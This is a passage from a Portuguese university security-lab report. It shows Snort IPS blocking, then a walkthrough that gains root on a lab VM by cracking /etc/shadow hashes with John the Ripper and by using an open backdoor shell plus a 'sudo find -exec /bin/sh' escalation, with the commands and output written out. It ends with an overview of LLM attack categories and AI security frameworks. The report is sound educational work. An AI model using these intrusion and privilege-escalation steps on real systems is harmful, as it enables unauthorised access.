


Figura 62 - Alteração das placas de rede virtuais

Neste momento, o *Snort* consegue impedir tráfego que foi considerado maligno. Ao executar os mesmos comandos no *Kali*, os mesmos deixam de funcionar, e no menu de alertas do *Snort*, verifica-se que os pacotes não estão a passar.




Figura 63 - Registo de bloqueios do Snort

## Vantagens de ter um *IPS*

Em jeito de conclusão, ter implementado um *Intrusion Prevention System*, traz diversas vantagens a uma rede, especialmente se tiver portas abertas para a internet. Ao contrário de um *Intrusion Detection System (IDS)*, que apenas deteta e alerta sobre intrusões, o *IPS* também as bloqueia, tornando a rede muito mais protegida. O *Snort* é uma das ferramentas *open-source* mais utilizadas, tanto em ambiente empresarial, como por aqueles mais aficionados pelo mundo do *homelab*.

## Parte 3

Na terceira parte do trabalho, é dada aos estudantes uma máquina virtual com o objetivo de se coletarem quatro *flags* e obter acesso de administrador (*root*) ao sistema.

Neste caso, chegou-se à mesma meta com dois métodos diferentes: num analisou-se o disco da máquina de forma a conquistar as informações desejadas; noutro explorou-se uma vulnerabilidade da máquina de forma a escalar privilégios.

### Método 1

Iniciou-se o processo extraindo o disco da máquina virtual que vinha no formato *VDI*. Analisaram-se os dados contidos no disco recorrendo ao programa de análise forense *Autopsy* [19]. Este programa aceita discos no formato *VHDX*, e para importar o disco da “*MysteryLab*”, necessitou-se de convertê-lo. O *qemu* [20] foi o responsável por essa tarefa, usando o comando `qemu-img convert -O vhdx .\MysteryLab-disk001.vdi ML.vhdx`. Rapidamente obteve-se acesso a todas as partições e ficheiros.




Figura 64 - Painel inicial do Autopsy

O primeiro objetivo é alcançar as permissões máximas do sistema, para isso percebeu-se da existência dos dois utilizadores criados, “prof” e “student”.

Existe um ficheiro, *shadow* [21], onde ficam armazenadas as *hashes* das palavras passe de cada um, no diretório “/etc”.




Figura 65 - Extração das *hashes* do ficheiro “shadow”

Com as *hashes* em mãos, tentou-se *cracká-las* de modo a traduzi-las para texto legível. Usou-se novamente o *John the Ripper* para essa tarefa, na vertente de *dictionary attack*. Usou-se a mesma *wordlist* “rockyou”. O programa achou correspondência para as duas palavras passe pretendidas.



Figura 66 - Palavras passe dos utilizadores descobertas

O utilizador “prof” tem acesso administrativo ao sistema, com o desejado acesso *root*. Iniciaram-se assim as buscas pelas *flags*. Com o comando *find*, facilmente se chegou aos diretórios onde estavam guardadas cada uma.





Figura 67 - *Flags* descobertas

## Método 2

Analisaram-se as portas que estavam abertas na máquina, recorreu-se ao *NMAP*. A máquina retornou a porta 4444 aberta com o serviço “krb524”.




```
PowerShell
Reply from 10.0.0.79: bytes=32 time<1ms TTL=64
Reply from 10.0.0.79: bytes=32 time<1ms TTL=64
Reply from 10.0.0.79: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.0.79:
    Packets: Sent = 7, Received = 5, Lost = 2 (28% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
Control-C
PS C:\Users\david\Desktop> nmap -sT -Pn 10.0.0.79
Starting Nmap 7.97 ( https://nmap.org ) at 2025-11-03 18:39 +0000
Nmap scan report for 10.0.0.79
Host is up (0.012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
4444/tcp  open  krb524
```

Figura 68 - Análise das portas abertas com o NMAP

Ao fazer uma análise mais profunda, consegue-se perceber que se trata de uma *backdoor* que não necessita de autenticação.




```
PS C:\Users\david\Desktop> nmap -sV -sT -Pn -p 4444 10.0.0.79
Starting Nmap 7.97 ( https://nmap.org ) at 2025-11-03 18:42 +0000
Nmap scan report for 10.0.0.79
Host is up (0.0010s latency).
PORT      STATE SERVICE VERSION
4444/tcp  open  backdoor No-auth shell (**BACKDOOR**)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

Figura 69 - Análise mais detalhada das portas abertas com o NMAP

Entrou-se na máquina pela respetiva porta com o comando *ncat* [22], que ao contrário do *telnet* [23], neste caso, imprime o texto formatado.



```
Telnet 192.168.1.113
/bin/bash: line 1: $'whoami\r': command not found
                                whoami;
student
/bin/bash: line 2: $'\r': command not found
```

Figura 70 - Consola com o Telnet

```
PS C:\Users\david> ncat 192.168.1.113 4444
whoami
/bin/bash: line 1: $'whoami\r': command not found
whoami;
student
/bin/bash: line 2: $'\r': command not found
```

Figura 71 - Consola com o NCAT

Conseguiu-se o acesso ao terminal da máquina na conta do estudante, sem qualquer tipo de autenticação. Agora o objetivo é escalar os privilégios para a administração. Ao fazer o comando `sudo -l`, pode-se ver que permissões de `sudo` que o utilizador tem.

```
PS C:\Users\david> ncat 192.168.1.113 4444
sudo -l;
Matching Defaults entries for student on mysterylab:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User student may run the following commands on mysterylab:
(root) NOPASSWD: /usr/bin/find
/bin/bash: line 1: $'\r': command not found
Ncat: Uma ligação existente foi forçada a fechar pelo anfitrião remoto. .
```

Figura 72 - Permissões administrativas do utilizador "student"

Neste ponto o sistema já dá uma informação que pode ser interessante: o estudante consegue executar o comando `find` em modo de administrador. Com uma pesquisa, descobriu-se que o `find` tem um argumento que permite executar comandos sobre os ficheiros que ele encontra (`-exec`). Ou seja, como o `find` é executado como `root`, o argumento também vai ser executado como tal, criando uma grande vulnerabilidade no sistema.

Para ganhar a `root shell`, tem de se invocá-la, e é isso que o `find` permite fazer: `sudo /usr/bin/find . -exec /bin/sh -p \;`.

O comando procura qualquer coisa no diretório onde é executado, a partir do momento em que acaba a pesquisa, começa a executar o argumento, onde é chamada a `shell` em modo de administrador. O argumento `-p` diz ao `find` para manter o `sudo` ao executar o `-exec`.

O comando não funciona porque ainda não está a correr na verdadeira `bash` do sistema, por isso, ele ainda não reconhece o argumento `-exec`.


```
PS C:\Users\david> ncat 192.168.1.113 4444
sudo /usr/bin/find . -exec /bin/sh -p \;
/usr/bin/find: missing argument to '-exec'
```

Figura 73 - Erro na execução do "find"

Para resolver, usou-se o comando `python3 -c 'import pty; pty.spawn("/bin/bash")'` que vai usar o `Python` para abrir um terminal, recorrendo

à biblioteca *pty* [24]. O *script* invoca novamente o “/bin/bash”, porém, dentro do *Python*, criando assim um ambiente completamente funcional.

Conseguiram-se escalar os privilégios da máquina.




```
PowerShell
PS C:\Users\david> ncat 192.168.1.113 4444
python3 -c 'import pty; pty.spawn("/bin/bash")'
student@mysterylab:~$ sudo /usr/bin/find . -exec /bin/sh -p \;
sudo /usr/bin/find . -exec /bin/sh -p \;

# # whoami
whoami
root
```

Figura 74 - Execução do script Python para invocar a bash

Neste momento basta usar o *find* da mesma forma que no primeiro método para encontrar as *flags* espalhadas pelo sistema.



```
# # find / -type f \( -name "user.txt" -o -name "local.txt" -o -name "root.txt" -o -name ".flagtpeh" \) 2>/dev/null;
find / -type f \( -name "user.txt" -o -name "local.txt" -o -name "root.txt" -o -name ".flagtpeh" \) 2>/dev/null;

/root/.root.txt
/home/student/user.txt
/home/student/.flagtpeh
/var/local/local.txt
# # cat /root/.root.txt
cat /root/.root.txt

TPEH WORK 1 ROOT_FLAG: 2836afd2-c5c5-41c7-87f6-227da817058b
# # cat /home/student/user.txt
cat /home/student/user.txt

TPEH WORK 1 USER_FLAG: b1b54511-71a9-460b-a3a5-62c2c2422236
# # cat /home/student/.flagtpeh
cat /home/student/.flagtpeh

ZVHKF1YSSLF5FN8UB30U73LQ
# # cat /var/local/local.txt
cat /var/local/local.txt

TPEH WORK 1 LOCAL_FLAG: b3b80a7d-6401-4f16-a627-49e5415e58d4
# #
```

Figura 75 - Descoberta das flags

## Parte 4

As duas *frameworks* escolhidas foram a *Top 10 for LLM Applications/GenAI* da OWASP [25] e a *AI Risk Management Framework* do *National Institute of Standards and Technology (NIST)* [26]. Foram ainda investigadas duas ferramentas de testes à segurança da inteligência artificial.

### *Framework 1: OWASP Top 10 for LLM Applications*

#### Objetivos e âmbito

O propósito da *Top 10 for LLM Applications/GenAI* da OWASP é consciencializar e orientar sobre os 10 riscos de segurança mais críticos e comuns em aplicações que utilizam Modelos de Linguagem de Grande Escala (LLMs). Esta lista é atualizada anualmente. O seu âmbito foca-se maioritariamente na camada de aplicação, abrangendo falhas como *Prompt Injection*[27], *Insecure Plugin Design*[28], ou *Insecure Output Handling*[29].

Também aborda os dados, através do risco *Training Data Poisoning*[30], e o modelo em si, com riscos práticos como *Model Denial of Service*[31], e *Model Theft*[32].

#### O que oferece a um *pentester*

Ao usar este conjunto de ferramentas, os profissionais dispõem de um catálogo com 10 tipos de vulnerabilidades diferentes para testar; exemplos de técnicas de ataque e *payloads*; e facilidade na recolha de provas.

#### Vantagens e lacunas

Como a *framework* é focada principalmente na camada de aplicação, esta aborda a maioria das vulnerabilidades mais comuns numa LLM.

É menos focada em ataques matemáticos e estatísticos, sendo o *MITRE ATLAS* um bom complemento, pois oferece simulações de ataque dentro desse âmbito.

### *Framework 2: NIST AI Risk Management Framework*

#### Objetivos e âmbito

O *NIST AI RMF*, é uma *framework* do governo americano que ajuda as organizações a gerirem os riscos associados aos sistemas de IA. O seu âmbito envolve a organização do trabalho em quatro funções principais: governar, mapear, medir e gerir.

## O que oferece a um *Pentester*

O *RMF* fornece uma lista de controlos de segurança e risco que a organização deve ter implementados. O trabalho do *pentester* é provar a ausência ou falha de um desses controlos.

## Vantagens e lacunas

Permite unir os testes técnicos com os objetivos do negócio. O *pentester* consegue demonstrar falhas processuais, não se limitando apenas aos bugs. A *framework* tem um cariz estratégico e não operacional, focando-se em princípios de gestão de risco, e não de fornecer um catálogo de ataques.

Consequentemente, exige que o *pentester* saiba os testes que deve realizar.

O *OWASP Top 10 for LLM* é um bom complemento, no sentido em que, enquanto o NIST define o objetivo estratégico, o *OWASP* fornece a metodologia tática e os procedimentos de teste.

## Ferramentas para testes de segurança de IA

### *Garak*

É uma ferramenta [33] que analisa vulnerabilidades em *LLMs*. Tenta enganar o modelo, testando *prompt injections*, e verifica se ele expõe dados privados, se gera conteúdo indesejado, ou se é suscetível a “alucinações” que podem ser exploradas. No final gera um relatório que demonstra o quão suscetível o modelo é a cada tipo de ataque, mostra os *prompts* que usou e a resposta que o modelo retornou.

### *Adversarial Robustness Toolbox*

O *ART* [34] é uma biblioteca *Python* que permite ao *pentester* executar ataques matemáticos contra um modelo *LLM*. Testa ataques como: *Evasion*, permitindo enganar um classificador de imagem com ruído; *Poisoning*, corrompendo dados de treino; e *Extraction*, roubando dados do modelo. Os resultados são mais estatísticos, como a taxa de sucesso de um ataque de evasão.

## Bibliografia

- [1] «Chapter 6. Virtual Networking». [Em linha]. Disponível em: <https://www.virtualbox.org/manual/ch06.html>
- [2] «vulnerables/web-dvwa - Docker Image | Docker Hub». [Em linha]. Disponível em: <https://hub.docker.com/r/vulnerables/web-dvwa>
- [3] «bkimminich/juice-shop - Docker Image | Docker Hub». [Em linha]. Disponível em: <https://hub.docker.com/r/bkimminich/juice-shop>
- [4] «webgoat/webgoat - Docker Image | Docker Hub». [Em linha]. Disponível em: <https://hub.docker.com/r/webgoat/webgoat>
- [5] «vsftpd - Secure, fast FTP server for UNIX-like systems». [Em linha]. Disponível em: <https://security.appspot.com/vsftpd.html>
- [6] «Nmap: the Network Mapper - Free Security Scanner». [Em linha]. Disponível em: <https://nmap.org/>
- [7] «John the Ripper password cracker». [Em linha]. Disponível em: <https://www.openwall.com/john/>
- [8] «wordlists | Kali Linux Tools». [Em linha]. Disponível em: <https://www.kali.org/tools/wordlists/>
- [9] «Cross Site Scripting (XSS) | OWASP Foundation». [Em linha]. Disponível em: <https://owasp.org/www-community/attacks/xss/>
- [10] «What is reflected XSS (cross-site scripting)? Tutorial & Examples | Web Security Academy». [Em linha]. Disponível em: <https://portswigger.net/web-security/cross-site-scripting/reflected>
- [11] «Download Burp Suite Community Edition - PortSwigger». [Em linha]. Disponível em: <https://portswigger.net/burp/communitydownload>
- [12] «Cross Site Request Forgery (CSRF) | OWASP Foundation». [Em linha]. Disponível em: <https://owasp.org/www-community/attacks/csrf>
- [13] «Insecure direct object references (IDOR) | Web Security Academy». [Em linha]. Disponível em: <https://portswigger.net/web-security/access-control/idor>
- [14] «Download pfSense Community Edition». [Em linha]. Disponível em: <https://www.pfsense.org/download/>
- [15] «Crontab: The Linux Command You Need to Know». [Em linha]. Disponível em: <https://ioflood.com/blog/crontab-linux-command/>

- [16] «IDS / IPS | pfSense Documentation». [Em linha]. Disponível em:  
<https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html>
- [17] «sqlmap: automatic SQL injection and database takeover tool». [Em linha].  
Disponível em: <https://sqlmap.org/>
- [18] «ffuf/ffuf: Fast web fuzzer written in Go». [Em linha]. Disponível em:  
<https://github.com/ffuf/ffuf>
- [19] «Autopsy - Digital Forensics». [Em linha]. Disponível em:  
<https://www.autopsy.com/>
- [20] «Download QEMU - QEMU». [Em linha]. Disponível em:  
<https://www.qemu.org/download/>
- [21] «Understanding /etc/shadow file format on Linux - nixCraft». [Em linha].  
Disponível em: <https://www.cyberciti.biz/faq/understanding-etcshadow-file/>
- [22] «Ncat - Netcat for the 21st Century». [Em linha]. Disponível em:  
<https://nmap.org/ncat/>
- [23] «Telnet – Wikipédia, a enciclopédia livre». [Em linha]. Disponível em:  
<https://pt.wikipedia.org/wiki/Telnet>
- [24] «pty — Utilitários de pseudoterminal — Documentação Python 3.14.0». [Em  
linha]. Disponível em: <https://docs.python.org/pt-br/3.14/library/pty.html>
- [25] «OWASP Top 10 for Large Language Model Applications | OWASP  
Foundation». [Em linha]. Disponível em: <https://owasp.org/www-project-top-10-for-large-language-model-applications/>
- [26] «AI Risk Management Framework | NIST». [Em linha]. Disponível em:  
<https://www.nist.gov/itl/ai-risk-management-framework>
- [27] «LLM01:2025 Prompt Injection - OWASP Gen AI Security Project». [Em linha].  
Disponível em: <https://genai.owasp.org/llmrisk/llm01-prompt-injection/>
- [28] «OWASP LLM07: Insecure Plugin Design». [Em linha]. Disponível em:  
<https://genai.owasp.org/llmrisk2023-24/llm07-insecure-plugin-design/>
- [29] «OWASP LLM02: Insecure Output Handling». [Em linha]. Disponível em:  
<https://genai.owasp.org/llmrisk2023-24/llm02-insecure-output-handling/>
- [30] «LLM10:2023 - Training Data Poisoning». [Em linha]. Disponível em:  
[https://owasp.org/www-project-top-10-for-large-language-model-applications/Archive/0\\_1\\_vulns/Training\\_Data\\_Poisoning.html](https://owasp.org/www-project-top-10-for-large-language-model-applications/Archive/0_1_vulns/Training_Data_Poisoning.html)

- [31] «OWASP LLM04: Model Denial of Service». [Em linha]. Disponível em:  
<https://genai.owasp.org/llmrisk2023-24/llm04-model-denial-of-service/>
- [32] «LLM10: Model Theft - OWASP Gen AI Security Project». [Em linha].  
Disponível em: <https://genai.owasp.org/llmrisk2023-24/llm10-model-theft/>
- [33] «NVIDIA/garak: the LLM vulnerability scanner». [Em linha]. Disponível em:  
<https://github.com/NVIDIA/garak>
- [34] «Trusted-AI/adversarial-robustness-toolbox: Adversarial Robustness Toolbox (ART) - Python Library for Machine Learning Security - Evasion, Poisoning, Extraction, Inference - Red and Blue Teams». [Em linha]. Disponível em:  
<https://github.com/Trusted-AI/adversarial-robustness-toolbox>